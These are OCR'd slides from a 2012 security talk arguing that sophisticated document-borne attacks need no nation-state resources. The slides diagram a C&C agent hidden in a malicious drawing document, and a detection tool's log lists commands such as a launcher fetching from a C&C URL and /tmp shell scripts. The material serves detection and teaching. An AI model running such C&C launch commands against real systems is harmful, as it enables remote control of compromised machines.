
Glowing Embers

The Myth of the Nation State Requirement

Todd Heberlein
Net Squared, Inc.

copyright Net Squared, Inc., 2008-2012

http://www.netsq.com/Podcasts/Data/2012/GlowingEmbers/



C&C Agent
SpecialDraw document
Document Bundler
C&C GUI
C&C Server
Evil Doers
Malicious document
SpecialDraw application
Compromised System
C&C Agent
C&C Program
Results

Side Note: I rarely use the GUI

Command line tool runs automatically

Packages up results and pushes it on my server

Filter summary is emailed to me




Filters:

Count	Warning	Description
5	5	Unusual Program
5	1	Any Connections
1	1	Open Text Write Document
2	1	Open Text Read Document

Matches:

Session	User	Program
164	bob	sh /tmp/launch-hs
165	bob	launch-hse https://www.192.168.10.69.xip.io/~heberlei/CC
169	bob	sh .//tmp/command_18
173	bob	sh .//tmp/command_19
176	bob	sh .//tmp/command_20



launch-hse

Basic Statistics:

